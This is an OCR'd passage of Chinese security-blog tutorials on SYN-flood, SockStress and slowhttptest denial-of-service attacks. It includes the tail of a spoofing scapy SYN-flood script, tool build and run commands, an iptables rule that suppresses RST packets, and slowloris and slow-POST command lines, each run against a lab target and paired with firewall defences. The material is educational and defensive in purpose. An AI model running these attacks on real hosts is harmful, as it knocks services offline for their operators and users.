        port = random.randint(0,10000)
        send(IP(src="1.1.1.1", dst=target_ip)/TCP(dport=target_port, sport=port),verbose=0)
        #send(IP(dst=target_ip)/TCP(dport=target_port, sport=port),verbose=0)

def main(target_ip, target_port, threads):
    print "BEGIN TO ATTACK TARGET"
    for i in range(0, threads):
        #print "test"
        t = threading.Thread(target=Syn_flood, args=(target_ip, target_port))
        t.start()

if __name__ == "__main__":
    target_ip = raw_input("Please input the target_ip: ")
    target_port = int(raw_input("Please input the target_port: "))
    threads = int(raw_input("Please input the threads: "))
    main(target_ip, target_port, threads)
```



攻击流程：

1.启动 metasploit2.0，访问它的 web 服务,现在我们可以很流畅的访问到

2.启动 python 脚本，填写必要的参数，当然也可以攻击 22，3389 之类的基于 TCP 连接的端口



3.现在查看效果，可以看到 web 应用已经不能正常访问了，而且靶机的 80 端口由于受到 Syn-Flood 攻击全部处于 SYN_RECV 状态



0x04. 防御措施

看到这里相信大家已经对 Syn-Flood 这种攻击方式有一定的了解了，下面

来谈谈如何应对：

1.如果某个端口和同一个 IP 建立了多个不完整连接，直接禁 IP

2.减少 SYN-RECEIVED 的过期时间

3.设置 SYN Cookie

4.设置防火墙的进站和入站规则

5.记录日志方便溯源追踪真凶

0x05. 结语


关于拒绝服务攻击还有其他很多姿势，如果大家想了解更多的话可以关注一波公众号，我们一起探讨！我们这里也需要大家分享更多的知识一起来营造良好的学习氛围。

SOCKSTRESS 攻击原理与防御

原创： Time_S0ng 信安之路 2017-09-30

SockStress 攻击正好与 Syn-Flood 攻击原理相悖，它正是利用建立 TCP/IP 三次握手连接来实现拒绝服务攻击，而且与 Syn-Flood 不同它并非通过耗尽服务器的 TCP 连接数来让正常用户的正常请求无法响应，而是直接耗尽服务端的内存、CPU 等资源让受害者宕机，属于非对称的资源消耗攻击，这种攻击方式的危害性极大，而且一旦遭受分布式攻击是几乎不能被抵御的。

0x01. SOCKSTRESS 攻击原理




上篇文章已经给大家介绍过 TCP/IP 的握手过程了，所以这里就只讲一下 SOCKSTRESS 的攻击原理。

1.首先，攻击者大量请求建立三次握手连接

2.成功建立 ESTABLISHED 之后，攻击者会将数据包中 window 的值置为 0（window 的意思代表 client 这边一次可以接受的数据大小，置为 0 之后表示 client 没有 window 来接受 server 发来的数据，然后 server 就会分配内存来维持 TCP 连接直到 client 有空闲的 window 与之通信），然而攻击者可不会维持什么连接，他只会不断的请求 TCP 连接耗尽 server 的资源

3.当 server 这端维持连接达到一定数量之后，内存、CPU 甚至是 SWAP 分区都会被耗尽，系统命令不能正常执行，想要恢复 server 唯一的办法就是断网

[*]下面是 attacker 发向 server 的一个 ACK 包，window 被置为了 0



0x02. SOCKSTRESS 攻击实战

这次的实战步骤比较简单，但是危害巨大，笔者会用自己的靶机演示，大家不要去攻击网络上的任何服务器。

环境准备：

SOCKSTRESS 攻击脚本


kali linux

metasploit 靶机 IP=192.168.1.104

攻击流程：

1.下载 Github 上面的 SOCKSTRESS 攻击脚本并安装

git clone https://github.com/defuse/sockstress && cd sockstress/ && make



2.设置防火墙规则，过滤发送给 server 的 REST 包（不过滤的话 server 就会断开连接）

iptables -A OUTPUT -p TCP --tcp-flags rst rst -d xx.xx.xx.xx -j DROP


```
root@kali:~/sockstress# iptables -A OUTPUT -p TCP --tcp-flags rst rst -d 192.168.1.104 -j DROP
root@kali:~/sockstress# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             192.168.1.104        tcp flags:RST/RST
```


3.运行 SOCKSTRESS 攻击脚本，攻击靶机的 80 端口

./sockstress xx.xx.xx.xx:80 eth0 -p payloads/http -d 100

```
root@kali:~/sockstress# ./sockstress 192.168.1.104:80 eth0 -p payloads/http -d 10
SOCKSTRESS - CVE-2008-4609 | havoc@defuse.ca
[+] Sending packets from eth0 (192.168.1.108)
[+] Attacking: 192.168.1.104:80...
[+] SENT: syn: 86489 ack: 3690 RECV: synack: 1342 ack: 2348 rst: 0
```


4.查看一下靶机可以看到内存和 CPU 已经被耗得差不多了，靶机的 web 服务已经访问不了，如果再多攻击一会可能就直接宕机




0x03. 防御措施

对于 SOCKSTRESS 这种攻击方式我们可以设置防火墙规则，限制 server 在一定时间内与同一个 IP 建立 TCP 连接的数量，这样即使有大量的连接发过来

也不会对 server 有太大的影响，但是这仅限于 DoS，如果是 DDoS 的话那么就只有升级 server 的性能了。

iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --set && iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --update --seconds 30 --hitcount 10 -j DROP



可以看到由于我们设置了防火墙规则，一台 kali 对靶机的攻击效果微乎其微（因为 30 秒内 server 只与 kali 建立 10 个 TCP 连接），但是如果是 DDoS 那么结果也是可想而知。

0x04. 结语

不太懂安全的人会认为发布攻击方法是在破坏互联网的稳定性，但这实在是片面的态度，理解攻击原理才是防御攻击最好的方式。让笔者最后再引用一句

SOCKSTRESS 作者的话：Pretending a problem doesn't exist won't make it go away.

Slowhttptest 攻击原理

原创： TimeS0ng 信安之路 2017-10-07

Slowhttptest 其实是一个 DoS 压力测试工具，它集成有三种慢速攻击模式(slowloris、slow http post、slow read attack)，并且能导出日志报告，节约了部分写文档的时间，是一个特别好用且强大的工具，下面笔者将逐个分析它主要的攻击模式及防御方法。

0x01. Slowhttptest 安装

Mac 安装命令：

```
brew update && brew install slowhttptest
```

linux 安装命令：


```
apt-get update && apt-get install slowhttptest
```

安装好 Slowhttptest 之后可以直接执行命令 Slowhttptest 检测是否成功安装

下面截图是笔者 Mac 上装的 Slowhttptest。

大家也可以利用 GitHub 安装，有兴趣的可以自己研究,命令如下：

```
git clone https://github.com/shekyan/slowhttptest
```



0x02. Slowloris 模式

Slowloris 攻击原理:

1.Slowloris 也称为 slow headers，是通过耗尽 server 的并发连接池来达到攻击目的的一种 DoS 攻击方式，这和前面讲的 Syn-Flood 有点相似，不过 Slowloris 是应用层的攻击

2.正常情况下当 client 和 server 通信时，client 发送的 header 请求头信息的结尾应该是"0d0a0d0a"。但是如果启用 Slowloris 这种模式则只会发送"0d0a"，而 HTTP 协议默认在服务器接收到全部信息之后才会开始处理，如果始终没有接收到完整的 request 信息那么服务器会为其保留连接池并持续等待后续信息直到连接超时

3.通常配置不太好的的服务器的并发连接池数并不多，当攻击者连续不间断的建立连接并占满 server 的连接池资源之后，server 就不能为正常用户提供服务，达到 DoS 攻击效果

如果对上述原理不太理解，笔者给大家描述一个生活中常见的场景：当大家

在麦当劳点餐的时候，最前面点餐的那个人点了一个汉堡，然后他还准备点其他东西，但是又一直不说要啥，就一直霸站着收银台导致后面的客人无法点餐，如果德克士的每个收银台都被这样的客人霸占着，那么最后就会导致麦当劳无法做生意了，也就造成了 DoS

Slowloris 攻击实战

环境准备：

Mac 端的 Slowhttptest

靶机 metasploitable 2.0 IP=192.168.1.103

实战演示：

ulimit -n 1024 && slowhttptest -c 1000 -H -g -o /Users/apple1/Desktop/my_header_stats -i 10 -r 100 -t GET -u https://host.example.com/index.html -x 24 -p 3

参数解释：

[ulimit -n 1024] 指定同一时间能并发打开的文件数为 1024；

[-c 1000] 指定测试过程中与目标建立的连接数为 1000；

[-H] 指定开始 SlowLoris 攻击模式并发送未完成的 HTTP 请求；

[-g -o my_header_stats] 让 Slowhttptest 生成 CSV 和 HTML 的报告文件，并指定路径 / 文件名 ；


[-i 10] Specifies the interval between follow up data ；

[-r 100] 指定连接速率为 100/s ； [-t GET] 通过 GET 方式连接 ；

[-u https://host.example.com/index.html]指定 URL；


[-x 24] 启用慢速读取测试；

[-p 3] 官方：在判断 server 被 DoS 之前，发送连接请求之后，等待 HTTP response 的时间间隔为 3S ‖ 笔者：client 发送 request 请求 3S 内没接收到 server 的 response 就标志服务器被 DoS



可以看到几秒钟 web 服务器的连接池就被占满无法访问，下面是生成的 html 报告

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	100
Timeout for probe connection	3
Target test duration	240 seconds
Using proxy	no proxy



0x03. Slow Http Post 模式

Slow Http Post 攻击原理

1.Slow Http Post 也称作 Slow body,其本质也是通过耗尽服务器的连接池来达到攻击目的，而且攻击过程和上面提到的 Slowloris 差不多

2.在 Post 攻击中 http header 头是完整发送的，但是这里会利用 header 头里面的 content-length 字段,正常情况下 content-length 的长度就是所要发送的数据长度，但是攻击者可以定制 client 发送的 content-length，于是如果攻击者发送一个 content-length 特别大的值，那么 server 就会等待后续没有传完的 body 内容

3.此时攻击者会延迟发送后续的 body 甚至是不发送，但是 server 端依旧会在等待并为其保留连接池并持续等待后续信息直到连接超时

4.问题来了，如果攻击者与服务器建立大量连接，而且都告诉 server 后续还要传输数据，那么 server 的连接池到达一定程度时就会被占满达到 DoS 攻击

如果对上述原理不太理解，笔者给大家描述一个生活中常见的场景：当大家在麦当劳点餐的时候，最前面点餐的那个人点了一个汉堡，于是开始付钱，先付了一毛，给收银员说等我找找钱放哪了再付剩下的钱，但是又一直找不到不给，就一直霸站着收银台导致后面的客人无法点餐,如果德克士的每个收银台都被这样的客人霸占着，那么最后就会导致麦当劳无法做生意了，也就造成了 DoS


Slow Http Post 攻击实战

ulimit -n 4096 && slowhttptest -c 3000 -B -g -o /Users/apple1/Desktop/my_body_stats -i 110 -r 100 -s 8192 -t GET -u http://host.example.com/loginform.html -x 10 -p 3

参数解释：


[-B] 启用 Slow Http Post 模式发送未完成的 HTTP 消息体；

[-s] 指定 content-length 长度为 8192；



下面是生成的报告

Test parameters	
Test type	SLOW BODY
Number of connections	3000
Verb	GET
Content-Length header value	8192
Extra data max length	22
